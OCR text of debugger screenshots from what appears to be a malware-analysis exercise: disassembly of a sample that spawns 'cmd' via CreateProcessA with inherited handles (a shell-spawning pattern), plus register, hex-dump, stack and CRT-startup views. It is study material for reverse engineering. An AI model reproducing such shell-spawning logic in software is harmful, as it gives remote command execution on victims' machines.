



```
00401056  . 52             PUSH EDX                                    pProcessInfo
00401057  . 8D45 A8        LEA EAX,DWORD PTR SS:[EBP-58]
0040105A  . 50             PUSH EAX                                    pStartupInfo
0040105B  . 6A 00          PUSH 0                                      CurrentDir = NULL
0040105D  . 6A 00          PUSH 0                                      pEnvironment = NULL
0040105F  . 6A 00          PUSH 0                                      CreationFlags = 0
00401061  . 6A 01          PUSH 1                                      InheritHandles = TRUE
00401063  . 6A 00          PUSH 0                                      pThreadSecurity = NULL
00401065  . 6A 00          PUSH 0                                      pProcessSecurity = NULL
00401067  . 68 30504000    PUSH Malware_.00405030                      CommandLine = "cmd"
0040106C  . 6A 00          PUSH 0                                      ModuleFileName = NULL
0040106E    FF15 04404000  CALL DWORD PTR DS:[<&KERNEL32.CreatePro    kernel32.CreateProcessA
00401074  . 8945 EC        MOV DWORD PTR SS:[EBP-14],EAX
00401077  . 6A FF          PUSH -1                                     Timeout = INFINITE
00401079  . 8B4D F0        MOV ECX,DWORD PTR SS:[EBP-10]
0040107C  . 51             PUSH ECX                                    hObject
0040107D  . FF15 00404000  CALL DWORD PTR DS:[<&KERNEL32.WaitForSi    WaitForSingleObject
00401083  . 33C0           XOR EAX,EAX
00401085  . 8BE5           MOV ESP,EBP
00401087  . 5D             POP EBP
00401088  . C3             RETN
00401089  $ 55             PUSH EBP
0040108A  . 8BEC           MOV EBP,ESP
0040108C  . 81EC 08010000  SUB ESP,108
00401092  . 57             PUSH EDI
00401093  . C785 F8FEFFFF  MOV DWORD PTR SS:[EBP-108],0
0040109D  . C685 00FFFFFF  MOV BYTE PTR SS:[EBP-100],0
004010A4  . B9 3F000000    MOV ECX,3F
004010A9  . 33C0           XOR EAX,EAX
004010AB  . 8DBD 01FFFFFF  LEA EDI,DWORD PTR SS:[EBP-FF]
004010B1  . F3:AB          REP STOS DWORD PTR ES:[EDI]
```


```
ESI FFFFFFFF
EDI 7C910208 ntdll.7C910208

EIP 00401577 Malware_.<ModuleEntryPoint>

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_INVALID_HANDLE (00000006)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -UNORM BCBC 01050104 005C0030
ST1 empty +UNORM 0069 006E0069 002E0067
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```



```
$-F     00401594  . 83EC 10        SUB ESP,10
$-C     00401597  . 53             PUSH EBX
$-B     00401598  . 56             PUSH ESI
$-A     00401599  . 57             PUSH EDI
$-9     0040159A  . 8965 E8        MOV DWORD PTR SS:[EBP-18],ESP
$-6     0040159D  . FF15 30404000  CALL DWORD PTR DS:[<&KERNEL32.GetVersio   kernel32.GetVersion
$ ==>   004015A3    33D2           XOR EDX,EDX
$+2     004015A5    33D2           XOR EDX,EDX
$+4     004015A7  . 8915 D4524000  MOV DWORD PTR DS:[4052D4],EDX
$+A     004015AD  . 8BC8           MOV ECX,EAX
$+C     004015AF  . 81E1 FF000000  AND ECX,0FF
$+12    004015B5  . 890D D0524000  MOV DWORD PTR DS:[4052D0],ECX
$+18    004015BB  . C1E1 08        SHL ECX,8
$+1B    004015BE  . 03CA           ADD ECX,EDX
EDX=00000A28
```

```
Address   Hex dump                 ASCII
00405000  00 00 00 00 00 00 00 00  ........
00405008  00 00 00 00 F8 27 40 00  ....°'@.
00405010  00 00 00 00 00 00 00 00  ........
00405018  00 00 00 00 00 00 00 00  ........
00405020  00 00 00 00 00 00 00 00  ........
00405028  00 00 00 00 00 00 00 00  ........
00405030  63 6D 64 00 46 06 16 54  cmd.F♠▬T
00405038  42 05 12 1B 47 0C 07 02  B♣↕←G.•☻
00405040  5D 1C 00 16 45 16 01 1D  ]∟.▬E▬☺↔
00405048  52 0B 05 0F 48 02 08 09  R♂♣☼H☻◘.
00405050  1C 14 1C 15 00 00 00 00  ∟¶∟§....
00405058  00 00 00 00 00 00 00 00  ........
00405060  DD 16 40 00 01 00 00 00  ▌▬@.☺...
00405068  05 00 00 C0 0B 00 00 00  ♣..└♂...
00405070  00 00 00 00 1D 00 00 C0  ....↔..└
00405078  04 00 00 00 00 00 00 00  ♦.......
00405080  96 00 00 C0 04 00 00 00  û..└♦...
00405088  00 00 00 00 8D 00 00 C0  ....ì..└
00405090  08 00 00 00 00 00 00 00  ◘.......
00405098  8E 00 00 C0 08 00 00 00  Ä..└◘...
004050A0  00 00 00 00 8F 00 00 C0  ....Å..└
004050A8  08 00 00 00 00 00 00 00  ◘.......
004050B0  90 00 00 C0 08 00 00 00  É..└◘...
004050B8  00 00 00 00 91 00 00 C0  ....æ..└
004050C0  08 00 00 00 00 00 00 00  ◘.......
004050C8  92 00 00 C0 08 00 00 00  Æ..└◘...
```

```
0012FF94  7C910208  ntdll.7C910208
0012FF98  FFFFFFFF
0012FF9C  7FFDF000
0012FFA0  00000006
0012FFA4  F5257D04
0012FFA8  0012FF94
0012FFAC  8061750D
0012FFB0  0012FFE0  Pointer to next SEH record
0012FFB4  0040203C  SE handler
0012FFB8  004040C0  Malware_.004040C0
0012FFBC  FFFFFFFF
0012FFC0  0012FFF0
0012FFC4  7C817067  RETURN to kernel32.7C817067
0012FFC8  7C910208  ntdll.7C910208
0012FFCC  FFFFFFFF
0012FFD0  7FFDF000
0012FFD4  80544BFD
0012FFD8  0012FFC8
0012FFDC  865AD628
0012FFE0  FFFFFFFF  End of SEH chain
0012FFE4  7C839AC0  SE handler
0012FFE8  7C817070  kernel32.7C817070
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  00401577  Malware_.<ModuleEntryPoint>
0012FFFC  00000000
```



```
0040159A  . 8965 E8        MOV DWORD PTR SS:[EBP-18],ESP
0040159D  . FF15 30404000  CALL DWORD PTR DS:[<&KERNEL32.GetVersio   kernel32.GetVersion
004015A3    33D2           XOR EDX,EDX
004015A5    8AD4           MOV DL,AH
004015A7  . 8915 D4524000  MOV DWORD PTR DS:[4052D4],EDX
004015AD  . 8BC8           MOV ECX,EAX
004015AF  . 81E1 FF000000  AND ECX,0FF
004015B5  . 890D D0524000  MOV DWORD PTR DS:[4052D0],ECX
004015BB  . C1E1 08        SHL ECX,8
004015BE  . 03CA           ADD ECX,EDX
004015C0  . 890D CC524000  MOV DWORD PTR DS:[4052CC],ECX
004015C6  . C1E8 10        SHR EAX,10
```